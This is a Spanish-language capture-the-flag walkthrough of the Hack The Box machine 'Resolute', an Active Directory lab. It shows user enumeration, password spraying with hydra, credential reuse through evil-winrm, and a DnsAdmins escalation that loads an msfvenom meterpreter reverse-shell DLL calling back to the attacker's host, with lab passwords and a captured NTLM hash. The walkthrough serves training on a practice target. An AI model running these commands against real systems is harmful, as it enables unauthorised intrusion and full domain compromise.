
HTB MÁQUINA RESOLUTE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.7, es una maquina en Windows y que está en la categoría de Nivel Medio.



- ***User:***

Lo primero que realizamos es un escaneo de puertos para saber a qué nos enfrentamos donde nos encontramos con muchos puertos interesantes como el conocido 5985, puertos con el protocolo kerberos, puerto de ldap y sabemos que no enfrentamos a una máquina Active Directory.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# nmap -p- -T4 -A -oN nmap.txt 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 19:32 -05
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.23% done; ETC: 19:46 (0:11:17 remaining)
Nmap scan report for megabank.local (10.10.10.169)
Host is up (0.18s latency).
Not shown: 65512 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-30 01:06:56Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
```

Resolute

Ahora vamos a hacer uso de la herramienta enum4linux para saber con qué nos encontramos, vemos en la parte de user que tenemos varios usuarios además nos encontramos una password, después de hacer unas pruebas con el usuario marko y no obtener resultados, necesitamos saber si esta es una password valida y saber de usuario es esta password

```
 ==========================
|    Users on 10.10.10.169    |
 ==========================
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

Vamos a realizar una lista de los usuarios para hacer algunas pruebas, en este momento contamos con unos usuarios y tenemos una password, así que vamos a hacer uso de la herramienta hydra para saber si podemos encontrar el usuario de esta password.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
usimon
naoki
```

Realizando el ataque con hydra nos encontramos que esta password pertenecen a Melanie, ya en este punto tenemos unas credenciales, ahora vamos a buscar la forma de probar estas credenciales.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# hydra -L users.txt -p Welcome123! 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-29 18:02:22
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 27 login tries (l:27/p:1), ~27 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169   login: melanie   password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-29 18:02:38
root@angussMoody:~/hackthebox/Resolute-10.10.10.169#
```

Revisando con la herramienta smbmap, vemos que tiene algunos recursos compartidos con permisos de lectura, pero enumerando no encontramos nada que nos sea útil.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# smbmap -u melanie -p Welcome123! -H 10.10.10.169
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.169...
[+] IP: 10.10.10.169:445        Name: megabank.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        .
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 19:03:44 1600    lsass
        fr--r--r--                4 Sun Dec 31 19:03:44 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    scerpc
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-31c-0
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    epmapper
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-1bc-0
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    LSM_API_service
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    eventlog
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-38c-0
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    atsvc
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-3dc-0
        fr--r--r--                4 Sun Dec 31 19:03:44 1600    wkssvc
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-240-0
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-240-1
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-410-0
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    RpcProxy\49676
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    9f3ec43cb7ffe897
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    RpcProxy\593
        fr--r--r--                4 Sun Dec 31 19:03:44 1600    srvsvc
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    efsrpc
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    netdfs
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    vgauth-service
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-230-0
        fr--r--r--                3 Sun Dec 31 19:03:44 1600    W32TIME_ALT
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-5d4-0
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    PSHost.132326584026741972.884.DefaultAppDomain.wsmprovhost
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    PSHost.132326675536386511.2248.DefaultAppDomain.wsmprovhost
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    PSHost.132326759412216840.1680.DefaultAppDomain.wsmprovhost
        fr--r--r--                1 Sun Dec 31 19:03:44 1600    Winsock2\CatalogChangeListener-f8c-0
        IPC$                                                    READ ONLY       Remote IPC
        .
        dr--r--r--                0 Wed Sep 25 08:28:35 2019    .
        dr--r--r--                0 Wed Sep 25 08:28:35 2019    ..
        NETLOGON                                                READ ONLY       Logon server share
        .
        dr--r--r--                0 Wed Sep 25 08:28:35 2019    .
        dr--r--r--                0 Wed Sep 25 08:28:35 2019    ..
        dr--r--r--                0 Wed Sep 25 08:28:35 2019    megabank.local
        SYSVOL                                                  READ ONLY       Logon server share
```

Así que como sabemos que tenemos el puerto 5985 abierto, vamos ver si podemos tener un acceso por medio de evil-winrm con estas credenciales.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd C:\Users\melanie\Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/29/2020  12:06 PM                temp
-ar---         12/3/2019   7:33 AM             32 user.txt


*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

y así obtenemos nuestra primera flag.

- ***Escalada de Privilegios:***

Vamos a realizar una enumeración con el usuario que tenemos en este momento, para ver como podemos escalar privilegios para nuestra segunda bandera, en la raíz vemos algunos directorios ocultos, así que vamos ver con que nos encontramos en estos directorios.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd c:/
*Evil-WinRM* PS C:\> dir -force


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
d-r---        12/4/2019   2:46 AM                Users
d-----        12/4/2019   5:15 AM                Windows
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        4/30/2020   3:03 PM      402653184 pagefile.sys


*Evil-WinRM* PS C:\> 
```

Encontramos un archivo de texto dentro de unos directorios ocultos, así que vamos a ver con que nos encontramos, podemos leer el archivo con un type, pero en este caso nos descargamos el archivo, para leerlo y tenerlo en nuestra máquina, por si más adelante lo necesitamos de nuevo.

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force


    Directory: C:\PSTranscripts\20191203


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-arh--        12/3/2019   6:45 AM           3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt



*Evil-WinRM* PS C:\PSTranscripts\20191203> download PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
Info: Downloading C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt to PowerShell_
transcript.RESOLUTE.OJuoBGhU.20191203063201.txt

Info: Download successful!

*Evil-WinRM* PS C:\PSTranscripts\20191203> 
```

Realizando la lectura de este archivo, no encontramos con algo que al parecer son las credenciales de uno de los usuarios que habíamos enumerado antes.

```
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi
$pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

Así que vamos a ver si podemos tener acceso por medio de evil-winrm con estas credenciales y obtenemos un acceso con estas credenciales.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> cd C:\
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/25/2019   6:19 AM                PerfLogs
d-r---         9/25/2019  12:39 PM                Program Files
d-----        11/20/2016   6:36 PM                Program Files (x86)
d-r---         12/4/2019   2:46 AM                Users
d-----         12/4/2019   5:15 AM                Windows


*Evil-WinRM* PS C:\>
```

Después de enumerar un poco la máquina y no encontrar nada vamos a ver que permisos tiene este usuario así que vemos que nuestro usuario se encuentra en el grupo DnsAdmins, después de buscar un poco nos encontramos con varías páginas (https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2) en este caso vamos a ver esta que nos da una idea de como debemos realizar la escalada de privilegios.

```
*Evil-WinRM* PS C:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Resolute

Lo primero que vamos a realizar es un archivo dll con una revShell utilizando msfvenom.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.24 LPORT=4444 -f dll > RevShell.dll
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_LISTIO_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_AIO_PRIO_DELTA_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_ARG_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_ATEXIT_MAX
/usr/lib/x86_64-linux-gnu/ruby/2.5.0/etc.so: warning: already initialized constant Etc::SC_BC_BASE_MAX
```

Vamos a hacer uso de la herramienta smbserver del paquete de impacket para compartir nuestro archivo.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# impacket-smbserver resolute /root/hackthebox/Resolute-10.10.10.169/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

y vamos a poner nuestra máquina a la escucha.

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                    MMMMMMMMMM
MMMN$                              vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,               eMMMMMNMMNMM
MMMMNNMNMMMMMNx         MMMMMMNMMNMMNM
MMMMMMMMNMNMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.66-dev                          ]
+ -- --=[ 1956 exploits - 1092 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.15.24
LHOST => 10.10.15.24
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.15.24:4444
```

Ahora vamos a compartir nuestro archivo con la máquina victima por medio de la herramienta dnscmd para ejecutar nuestro archivo (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/dnscmd)

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd /config /serverlevelplugindll \\10.10.15.24\resolute\RevShell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Ahora que ya subimos nuestro archivo, debemos reiniciar el servicio dns para que tome los cambios y cargue nuestra Shell.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4000
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Vemos que realizando este proceso recibimos respuesta por parte del servicio smb.

```
root@angussMoody:~/hackthebox/Resolute-10.10.10.169# impacket-smbserver resolute /root/hackthebox/Resolute-10.10.10.169/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,50347)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:4141414141414141:ccae010696bba5f24afca0bc199f588a:0101000000000008026e8921820d6016e7fa997a31d1be20000000001001000440063007a004a00500075006800420003001000440063007a004a00500075006800420002001000690004b006e006800760042006f006700040010006900 4b006e006800760042006f006700700080080026e8921820d60106000400020000000800300030000000000000000000000000400000 9e4332f2395bd6487a6f0ee7d54b20ac3c5d3a685405f86717de7fb4db0b8bf20a0010000000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310035002e00320034000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:RESOLUTE)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.169,50347)
[*] Remaining connections []
```

Y por el lado de nuestra sesión que tenemos a la escucha también recibimos respuesta.

```
[*] Started reverse TCP handler on 10.10.15.24:4444

[*] Sending stage (206403 bytes) to 10.10.10.169
[*] Meterpreter session 1 opened (10.10.15.24:4444 -> 10.10.10.169:51615) at 2020-05-01 19:54:43 -0500

meterpreter >
meterpreter > shell
Process 2380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:/Users/Administrator/Desktop
cd C:/Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 923F-3611

 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
12/03/2019  08:32 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,801,817,600 bytes free

C:\Users\Administrator\Desktop>
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

👍 👍 👍